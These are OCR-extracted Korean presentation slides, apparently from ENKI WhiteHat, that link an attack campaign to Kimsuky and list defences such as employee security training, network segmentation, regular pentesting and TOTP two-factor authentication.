- 여러 언어, OS로의 악성코드 포팅




# 04 Kimsuky와의 연결점과 대응 방안

## 대응 방안

- 임직원 대상 스피어 피싱 공격

출처: https://www.digitaltoday.co.kr/news/articleView.html?idxno=573936




출처: https://www.boannews.com/media/view.asp?idx=140543#

**임직원 대상 엄격한 보안 교육 및 침해 대응 훈련**

# 04 Kimsuky와의 연결점과 대응 방안

## 대응 방안

- 취약점 공격 / 리버스 프록시를 이용한 내부 이동 + 고객사 침해

DMZ, VLAN 등을 이용해
그룹웨어 서버를 사내망과 적절히 분리

주기적인 Pentest로 공격 표면과
취약한 내부 이동 경로 점검


# 04 Kimsuky와의 연결점과 대응 방안

## 대응 방안

- 평문으로 저장된 크리덴셜 및 로그인 페이지 변조 위협

탈취된 평문 크리덴셜로 추가 침투가 불가능하도록

TOTP 등 2차 인증 도입



# 마치며

## 실체화된 위협

랜섬웨어 감염

기업 간 전파


ENKI
엔 키 화 이 트 햇